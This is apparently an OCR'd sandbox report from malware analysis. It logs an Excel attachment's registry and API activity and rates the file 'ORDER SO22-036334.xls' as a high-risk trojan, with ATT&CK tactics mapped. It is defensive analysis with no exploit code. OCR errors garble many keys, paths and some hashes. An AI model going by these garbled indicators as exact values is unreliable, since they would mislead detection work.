


Set associations for a program

Select the extensions you want this program to open by default, and then click Save.



☐ Select All




















Save Cancel



▼ Object 1.3 - NONAMEFL (Office Excel 2007 spreadsheet)

File name	NONAMEFL
File type	Office Excel 2007 spreadsheet
SHA-1	E19DAB08EF3F42EE9E521400BD22572FBBF76331
SHA-256	B84B8BD720A977C0CA6BC0F4370613477163537E2CDE8C6B663E35DEF09310
MD5	E20C9766E75BAED5E891073803F5B6D9
TLSH	-
Size	7880 byte(s)

No risk

▼ Network Destinations

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
ctldl.windowsupdate.com	69.164.0.128	53	-	No risk	-	NONAMEFL
ctldl.windowsupdate.com	69.164.0.0	80	-	-	-	NONAMEFL

URL	Site Category	Risk Level	Threat	Accessed By
http://ctldl.windowsupdate.com/msdownload/upda te/v3/static/trustedr/en/disallowedcertstl.cab?659	Computers / Internet	No risk	-	NONAMEFL
2c33c57cd415c				

▼ Dropped or Downloaded Files


File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
~\$NONAMEFL.xlsx	No risk	-	-	-	165	2DEC74BBC2C781FF2B4247BF09B1FFACB C431721
57C8EDB95DF3F0AD4EE2DC2B 8CFD4157	No risk	-	-	-	340	AB2980D0209E705A68E94B8E5D1659DF217 970E6
CVRD7E1.tmp.cvr	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AF D80709
CVRD7E1.tmp	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AF D80709

Event Type	Details	Parent PID	PID
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2776

Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\Resiliency\StartupItems\ Value: None	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resillency\StartupItems\1#' Value: None	2776
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000051091100000000000000000000000000000	2776
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051091100000000000000000000000000000	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: On	2776
Call System API	API Name: GetVersionExA Args: (26eda8) Return: 1	2776
Call System API	API Name: GetVersionExA Args: (26fad0) Return: 1	2776
Call System API	API Name: GetVersionExA Args: (463f0a0) Return: 1	2776
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lMicrosoft.NET\Framework*, 0, 26cd40, 0, 0, 0) Return: 328190	2776
Call Filesystem API	API Name: FindNextFileW Args: (328190, 26cd40) Return: 1	2776
Call System API		2776
	API Name: GetVersionExA Args: (26dc8c) Return: 1	
Call System API	API Name: GetVersionExA Args: (73c434f0) Return: 1	2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\LCCache\Themes\1033\NextUpdate Value: None	2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\MTTT Value: None	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Roaming\RoamingConfigurableSettings Value: None	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Roaming\RoamingLastSyncTime Value: None	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Roaming\RoamingLastWriteTime Value: None	2776
Call System API	API Name: GetDriveTypeW Args: (C\lambda) Return: 3	2776
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Excel\XLSTART**, 0, 25f86d0, 0, 0, 0) Return: 6416178	2776
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles%\Microsoft Office\Office\Office\Office\15\xlstar\\\.*, 0, 25/86d0, 0, 0, 0) Return: 6416178	2776
,		
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\Startup\tems\1# Value: None	2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None	2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\ Value: None	2776
Call System API	API Name: GetDriveTypeW Args: (C\(\Lambda\)) Return: 3	2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2776
Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5	2776
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	2776
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	2776
Call System API	API Name: GetVersionExA Args: (766c1230) Return: 1	2776
Call System API	API Name: GetVersionExA Args: (262b74) Return: 1	2776
Call System API	API Name: GetDriveTypeA Args: (C:\) Return: 3	2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2776
Call System API	API Name: GetDriveTypeW Args: (C.\) Return: 3	2776
Call System API	API Name: GetDriveTypeW Args: (\\?\IDE#CdRomDell_DVD-ROM	2776
	2-00a0c91efb8b)\) Return: 5	
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}#000000000100000#(53f5630d-b6bf-11d0-94f2-00a0 c91efb8b)\) Return: 3	2776
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}#0000000006500000#(53f5630d-b6bf-11d0-94f2-00a0 c91efb8b)\) Return: 3	2776
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	2776
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2776
Call System API	API Name: GetDriveTypeW Args: (C:\() Return: 3	2776
Call System API	API Name: GetDriveTypeW Args: (C\(\Lambda\) Return: 3	2776
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\Resiliency\ Value: None	2776
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\Resiliency\StartupItems\ Value: None	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\Resiliency\StartupItems\)&' Value: None	2776
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None	2776
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C525E\ Value: None	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C525E\1C525E\1C525E Value: None	2776
Call System API	API Name: GetDriveTypeW Args: (C.\) Return: 3	2776
Call System API	API Name: GetDriveTypeW Args: (C\) Return: 3	2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C525E\1C525E Value: None	2776
Call System API	API Name: GetVersionExA Args: (265ba8) Return: 1	2776
Call System API	API Name: GetVersionExA Args: (2650f8) Return: 1	2776
Call System API	API Name: GetVersionExA Args: (264310) Return: 1	2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\Resiliency\DocumentRecovery\1C525E\1C525E Value: None	2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C525E\ Value: None	2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None	2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\\\&' Value: None	2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\Resiliency\StartupItems\ Value: None	2776
	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\ Value: None	2776
Delete Registry Key		2776
	Key: HKEY_CURRENI_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\ Value: None	
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\Resiliency\Value: None Key: HKEY CURRENT USER\Software\Microsoft\Office\15.0\Exce\Resiliency\DocumentRecovery\ Value: None	2776
	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\Resiliency\Document\Recovery\Value: None Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\Resiliency\Document\Recovery\ Value: None Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\Resiliency\Document\Recovery\1C53D5\ Value: None	


Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\\Resiliency\DocumentRecovery\1C53D5\1C53D5 Value: None	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 0	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\LastRequest Value: 2022-12-06T15:13:23Z	2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2776
Call System API	API Name: GetDriveTypeW Args: (C:\)) Return: 3	2776
Vrite Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 1	2776
Vrite Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\LastUpdate Value: 2022-12-06T15:13:23Z	2776
Vrite Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\NextUpdate Value: 2022-12-06T15:16:23Z	2776
Vrite Registry Key	Key: HKEY LOCAL MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\lnstaller\UserData\S-1-5-18\Products\00005109E60090400000000000F01FE	2776
ville Registry Rey	C\Usage\Product\\onBootFiles\ntil_1033\Value: 55860007	2110
Vrite Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109E60090400000000000F01FE C\Usage\Product\No\BootFiles\nt\1033\Value: 55860008	2776
call Window API	API Name: DialogBoxIndirectParamW Args: (61aa0000, b24e608, 101cc, 62a3dfc6, 26cf3c) Return: 6	2776
/rite Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache\LanglD Value: None	2776
/rite Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\Shell\Mui\Cache\C\Program Files\Microsoft Office\Office\15\ EXCELEXE Value: Excel (desktop)	2776
Call Service API	API Name: OpenServiceW Args: (9a50560, Csc, 80000000) Return: 9a50600	2776
Call Service API	API Name: OpenServiceW Args: (9a50600, Csc, 60000000) Return: 9a50468	2776
all Internet Helper API	API Name: NetShareEnum Args: (, 503, 6fa90250, -1, 26a8f8, 26a8f4, 0) Return: 0	2776
/rite Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en\0	2776
all Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\Certificates*, 0, 26a5d4, 0, 0, 0) Return: 9a03c20	2776
all Filesystem API	API Name: FindNextFileW Args: (9a03c20, 26a5d4) Return: 1	2776
all Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoff\SystemCertificates\My\CRLs*, 0, 26a5d4, 0, 0, 0) Return: 9a03c20	2776
all Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CTLs*, 0, 26a5d4, 0, 0, 0) Return: 9a03c20	2776
all Service API	API Name: OpenServiceW Args: (9a4d4c8, gpsvc, 5) Return: 9a4d540	2776
all Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\Certificates*, 0, 26a6c8, 0, 0, 0) Return: 9a0f438	2776
all Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 26a6c8, 0, 0, 0) Return: 9a0f438	2776
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CTLs*, 0, 26a6c8, 0, 0, 0) Return: 9a0f438	2776
elete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N one	2776
Vrite Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None	2776
Call Service API	API Name: OpenServiceW Args: (995ce50, WinHttpAutoProxySvc, 94) Return: 9a53f30	2776
all Network API	API Name: socket Args: (2, 2, 0) Return: 948	2776
all Network API	API Name: socket Args: (23, 2, 0) Return: 948	2776
all System API	API Name: DnsQueryExW Args: (ctldl.windowsupdate.com, 1, 40006000) Return: 9701	2776
all System API	API Name: DnsQueryExW Args: (ctldl.windowsupdate.com, 1c, 40006000) Return: 0	2776
Call Network API	API Name: socket Args: (23, 2, 0) Return: 93c	2776
Call Network API	API Name: socket Args: (2, 2, 0) Neturn: 93c	2776
Call Network API	API Name: socket Args: (23, 2, 0) Return: 93c	2776
Call System API	API Name: DnsQueryExW Args: (ctldl.windowsupdate.com, 1, 40006000) Return: 9701	2776
Call System API	API Name: DnsQueryExW Args: (ctldl.windowsupdate.com, 1c, 40006000) Return: 0	2776
Call Network API	API Name: socket Args: (23, 2, 0) Return: 950	2776
Call Network API	API Name: socket Args: (2, 1, 6) Return: 950	2776
Call Network API	API Name: bind Args: (950, 0.0.0.049180, 128) Return: 0	2776
Call System API	API Name: ConnectEx Args: (950, 69.164.0.0:80, 16, 0, 0, 0, 98d4f20) Return: 0	2776
Call Network API	API Name: send Args: (950, GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?6592c33c57cd415c HTTP/1.1\nConnection: Keep-Alive\r\n Accept: '7"\n'nlf-Modified-Since: Tue, 16 Mar 2021 07:33:42 GMT\vnlf-None-Match: "08f5ab0361ad71:0"\n'nUser-Agent: Microsoft-CryptoAPI/6.1\n'nHost: ctldl.	2776
N. I.O. J. A. P.I.	windowsupdate.comlr\n\r\n, 1, 286) Return: 0	0770
all System API	API Name: WinHttpCloseHandle Args: (b362700) Return: 1	2776
Call System API	API Name: WinHttpCloseHandle Args: (b3103d0) Return: 1	2776
all System API	API Name: WinHttpCloseHandle Args: (b1d4880) Return: 1	2776
Call Service API	API Name: OpenServiceW Args: (995ba50, CryptSvc, 5) Return: 995be38	2776
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N one	2776
Vrite Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None	2776
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N one	2776
	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Val	2776
Vrite Registry Key	ue: None	
		2776
all Filesystem API	ue: None	2776 2776
all Filesystem API all Filesystem API	ue: None API Name: FindFirstFileExW Args: (%windir%\system32*.CPL, 0, 26b444, 0, 0, 0) Return: 9a0ed38	
all Filesystem API all Filesystem API frite Registry Key	ue: None API Name: FindFirstFileExW Args: (%windir%\system32*.CPL, 0, 26b444, 0, 0, 0) Return: 9a0ed38 API Name: FindNextFileW Args: (9a0ed38, 26b444) Return: 1	2776
all Filesystem API all Filesystem API frite Registry Key frite Registry Key	ue: None API Name: FindFirstFileExW Args: (%windir%\system32*.CPL, 0, 26b444, 0, 0, 0) Return: 9a0ed38 API Name: FindNextFileW Args: (9a0ed38, 26b444) Return: 1 Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0ext{0en\0}	2776 2776
all Filesystem API all Filesystem API Irite Registry Key Irite Registry Key	ue: None API Name: FindFirstFileExW Args: (2776 2776 2776 2776
iall Filesystem API iall Filesystem API irite Registry Key irite Registry Key irite Registry Key irite Registry Key	ue: None API Name: FindFirstFileExW Args: (2776 2776 2776 2776 2776
call Filesystem API call Filesystem API Virte Registry Key	ue: None API Name: FindFirstFileExW Args: (2776 2776 2776 2776 2776 2776
Call Filesystem API Call Filesystem API Vrite Registry Key	ue: None API Name: FindFirstFileExW Args: (2776 2776 2776 2776 2776
Call Filesystem API Call Filesystem API Vrite Registry Key	ue: None API Name: FindFirstFileExW Args: (2776 2776 2776 2776 2776 2776
Vrite Registry Key Call Filesystem API Call Filesystem API Vrite Registry Key Sall System API	ue: None API Name: FindFirstFileExW Args: (%windir%\system32*.CPL, 0, 26b444, 0, 0, 0) Return: 9a0ed38 API Name: FindNextFileW Args: (9a0ed38, 26b444) Return: 1 Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en\0 Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: Default Programs Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en\0 Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: Set Default Programs Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en\0 Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: Set Program Associations	2776 2776 2776 2776 2776 2776 2776
Call Filesystem API Call Filesystem API Virte Registry Key	ue: None API Name: FindFirstFileExW Args: (%windir%\system32*.CPL, 0, 26b444, 0, 0, 0) Return: 9a0ed38 API Name: FindNextFileW Args: (9a0ed38, 26b444) Return: 1 Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en\0 Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\@sud.dll,-7 Value: Set Program Associations Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en\0	2776 2776 2776 2776 2776 2776 2776 2776
Call Filesystem API Call Filesystem API Virte Registry Key	ue: None API Name: FindFirstFileExW Args: (%windir%\system32\taucol_c, 0, 26b444, 0, 0, 0) Return: 9a0ed38 API Name: FindNextFileW Args: (9a0ed38, 26b444) Return: 1 Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Mui\Cache\5B\52C64B7E\LanguageList Value: en-US\0en\0 Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Mui\Cache\5B\52C64B7E\@sud.dll,-1 Value: Default Programs Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Mui\Cache\5B\52C64B7E\LanguageList Value: en-US\0en\0 Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Mui\Cache\5B\52C64B7E\Qsud.dll,-4 Value: Set Default Programs Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Mui\Cache\5B\52C64B7E\LanguageList Value: en-US\0en\0 Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Mui\Cache\5B\52C64B7E\LanguageList Value: en-US\0en\0 Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Mui\Cache\5B\52C64B7E\Qsud.dll,-7 Value: Set Program Associations Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Mui\Cache\5B\52C64B7E\LanguageList Value: en-US\0en\0 API Name: evtchann.SendEvent Args: (e), imagepath\[%SystemRoot\%explorer.exe /factory, (682159d9-c321-47ca-b3f1-30e36b2ec8b9\)) Return: 1	2776 2776 2776 2776 2776 2776 2776 2776

Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%Microsoft\Schemas\MS Excel_restart.xml) Return: 0	2776
Call System API	API Name: CryptGenKey Args: (985fb00, 6610, 1, 688fb3c) Return: 1	2776
Call System API	API Name: CryptExportKey Args: (9a45310, 9a45190, 1, 0, 0, 688fb30) Return: 1	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Licensing\107E1A9A03AE4F2BACF70CC519E60E7B Value: None	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Security\Trusted Documents\LastPurgeTime Value: 1a8ca12	2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C53D5\1C53D5\1C53D5 Value: None	2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C53D5\ Value: None	2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None	2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\ Value: None	2776
Call Thread API	API Name: NtResumeThread Args: (Process:3136,) Return: ?	2776
Call System API	API Name: evtchann.SendEvent Args: (e), pid[3136], ppid[2776) Return: 1	2776
Call Process API	API Name: CreateProcessW Args: (%CommonProgramFiles%\Microsoft Shared\Office15\msosqm.exe, , , , , , Process:3136:%CommonProgramFiles%\ microsoft shared\OFFICE15\MSOSQM.EXE) Return: 1	2776
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\installer\UserData\S-1-5-18\Products\000051091100000000000000000000000000000	2776
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\installer\UserData\S-1-5-18\Products\000051091100000000000000000000000000000	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\MTTF Value: f9	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\MTTA Value: f9	2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\MTTT Value: None	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Feedback\AppUsageData_2 Value: None	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\Common\UID Value: None	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\Common\UserName Value: Administrator	2776





Set associations for a program

Select the extensions you want this program to open by default, and then click Save.



☐ Select All





win10

Environment-specific risk level	High risk The object exhibited highly suspicious characteristics that are commonly associated with malware.
Detections	TROJ_GEN.F04IE00L522
Exploited vulnerabilities	
Network connection	Management

File name	ORDER SO22-036334.xls
File type	Excel 95 or 97 spreadsheet
SHA-1	7B68AF50033FBC86F3A9B4FDB4C1D521E514E6DB
SHA-256	9E58F0153E76552E0F34934D63CB8CF3680E95A693D4EA3D35590B8DE140DBC
MD5	7171235506FB2D85345D17B7CCAFC859
TLSH	-
Size	1618944 byte(s)

Risk Level	High risk
Detection	TROJ_GEN.F04IE00L522
Exploited vulnerabilities	-
Threat Characteristics	Anti-security, self-preservation (2) Autostart or other system reconfiguration (25) File drop, download, sharing, or replication (17) Hijack, redirection, or data theft (24) Malformed, defective, or with known malware traits (2) Process, service, or memory object change (9) Rootkit, cloaking (2) Suspicious network or messaging activity (17)

Process Graph



Process Graph Legend

MITRE ATT&CK™ Framework Tactics and Techniques

Tactics	Techniques	Notable Threat Characteristics
Execution	Windows Management Instrumentation	Characteristics: 1
	Execution through API	Characteristics: 1, 2
Persistence	Hidden Files and Directories	Characteristics: 1, 2
Privilege Escalation	Access Token Manipulation	Characteristics: 1
Defense Evasion	File Deletion	■ ■ Characteristics: 1, 2, 3, 4, 5, 6, 7, 8, 9
	Access Token Manipulation	Characteristics: 1
	Hidden Files and Directories	Characteristics: 1, 2
Discovery	Process Discovery	Characteristics: 1
	System Information Discovery	Characteristics: 1, 2, 3, 4, 5, 6, 7, 8, 9, 10
	File and Directory Discovery	Characteristics: 1, 2, 3, 4, 5
	Network Share Discovery	Characteristics: 1
Collection	Data from Local System	Characteristics: 1
Command and Control	Commonly Used Port	Characteristics: 1
	Standard Application Layer Protocol	Characteristics: 1

 $\ensuremath{\text{\textcircled{o}}}$ ATT&CK $^{\text{TM}}$ is a trademark of The MITRE Corporation.

▼ Notable Threat Characteristics

▼ Anti-security, self-preservation (2)

Characteristic	Significance	Details
Attempts to detect active running processes	•	Process ID: 508 Info: enum processes
Attempts to detect active running processes	•••	Process ID: 508 Image Path: Isass.exe Info: system injection target

▼ Autostart or other system reconfiguration (25)

Characteristic	Significance	Details			
Modifies important registry entries to perform rogue functions	•	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Reminders\ Value: Type: REG_NONE			
Modifies important registry entries to perform rogue functions	•••	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-41 1D-BC59-833E334FCB5E}\ Value: Type: REG_NONE			
Modifies important registry entries to perform rogue functions	•••	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Calendar Summary\ Value: Type: REG_NONE			
Modifies important registry entries to perform rogue functions	•	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Value: Type: REG_NONE			
Modifies important registry entries to perform rogue functions	•	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\f86ed2903a4a11cfb57e524153480001\ Value: Type: REG_NONE			
Modifies important registry entries to perform rogue functions		Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\f5da8497721acc4b9e4d6fdb87311082\Value: Type: REG_NONE			
Modifies important registry entries to perform rogue functions		Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\edd28a07b922e04b95ac234da2bb737a\Value: Type: REG_NONE			
